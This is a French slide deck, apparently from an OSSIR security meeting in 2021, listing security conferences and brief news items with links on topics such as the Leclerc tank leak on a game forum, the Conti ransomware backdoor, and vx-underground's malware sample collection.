<https://portswigger.net/daily-swig/research-roadblock-security-pros-weigh-in-on-chinas-new-vulnerability-disclosure-law>





# Conférences

# Conférences

## Passée

- Black Alps, 23 septembre 2021
- Brucon, 7 au 8 octobre 2021

## A venir

- Le Hack
- Sthack - 15 octobre 2021
- Insomni'hack - en 2022



# Divers / Trolls velus

# Divers / Trolls velus

## Pwned, à lire !

- Histoires incroyables du cybercrime
- Vous l'appellez comme vous voulez : blog, newsletter... mais lisez !

<https://pwned.substack.com/>



# Divers / Trolls velus

## Comment publier des spécifications confidentielles sur le char Leclerc ?


- Simple comme un débat sur le forum d'un jeu de char

<https://forum.warthunder.com/index.php?/topic/502663-leclerc-s1-vs-s2/page/5/>

## La France, n°6 mondial concernant les capacités cyber

- 10 pour l'aspect offensif
- (oui, cette étude date de 2020 😊)

<https://www.belfercenter.org/publication/national-cyber-power-index-2020>



# Divers / Trolls velus

## Les auteurs de Conti arnaquent leurs clients ?

- Porte dérobée crypto et possibilité de prendre le contrôle des négociations
- Plusieurs cybercriminels se sont déjà plaints
- Y'a pu d' confiance ma bonne dame !

<https://www.zdnet.fr/actualites/des-cybercriminels-se-plaignent-de-se-faire-arnaquer-par-d-autres-cybercriminels-39930093.htm>

## Vx-underground se lance dans une gigantesque collecte

- Celle des documentations de TOUTES les APT et des échantillons des malwares

<https://twitter.com/vxunderground/status/1446341747395735565?s=11>

## Prochaine réunion

- 9 novembre 2021... toujours en visio

## After Work

- Pas avant Q3 Q4 2021 ?

## Des questions ?

- C'est le moment !



**OSSIR**

## Des idées d'illustrations ?

## Des infos essentielles oubliées ?